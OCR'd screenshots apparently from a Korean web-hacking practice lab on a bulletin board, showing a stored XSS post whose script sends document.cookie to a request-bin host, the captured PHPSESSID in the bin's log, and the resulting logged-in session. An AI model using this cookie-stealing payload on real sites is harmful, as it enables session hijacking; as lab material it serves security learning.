
```
<script>
window.location.href="https://ccmuccq.request.dreamhack.games/?"+documen
t.cookie
location.href="index.php"
</script>
```



Request Bin


https://htyclwy.request.dreamhack.games

게시판 실습




#	제목	날짜	작성자
23	나는 재권	2024-04-28	재권
24	안녕하세요	2024-04-28	재민
49	와 이거 진짜 대박사건	2024-05-04	attacker

게시판 실습



#	제목	날짜	작성자
23	나는 재권	2024-04-28	재권
24	안녕하세요	2024-04-28	재민
49	와 이거 진짜 대박사건	2024-05-04	attacker

게시판 실습



https://hrdihnd.request.dreamhack.games

시간	경로
05-05 15:38:42	GET /
05-05 15:38:41	GET /
05-05 15:38:41	GET /
05-05 15:38:40	GET /
05-05 15:38:39	GET /
05-05 15:38:38	GET /
05-05 15:38:38	GET /
05-05 15:37:32	GET /

1

※ 최근 100개 항목만 보여집니다.

My Request


IP	211.227.35.157
Method	GET
Path	/
QueryString	PHPSESSID=445njgh4d4dncole1lu5cim760

Headers

Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding	gzip, deflate, br, zstd
Accept-Language	ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Host	hrdihnd.request.dreamhack.games
Priority	u=0, i
Referer	http://localhost/
Sec-Ch-Ua	"Chromium";v="124", "Google Chrome";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Mobile	?0
Sec-Ch-Ua-Platform	"Windows"
Sec-Fetch-Dest	document
Sec-Fetch-Mode	navigate
Sec-Fetch-Site	cross-site
Upgrade-Insecure-Requests	1
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36

Body


게시판 실습



My Request

IP	211.227.35.157
Method	GET
Path	/
QueryString	PHPSESSID=445njgh4d4dncole1lu5cim760


게시판 실습



JK attacker 님 환영합니다. 로그아웃

#	제목	날짜	작성자
23	나는 재권	2024-04-28	재권
24	안녕하세요	2024-04-28	재민
49	와 이거 진짜 대박사건	2024-05-04	attacker

글 작성



DevTools is now available in Korean! Always match Chrome's language · Switch DevTools to Korean · Don't show again

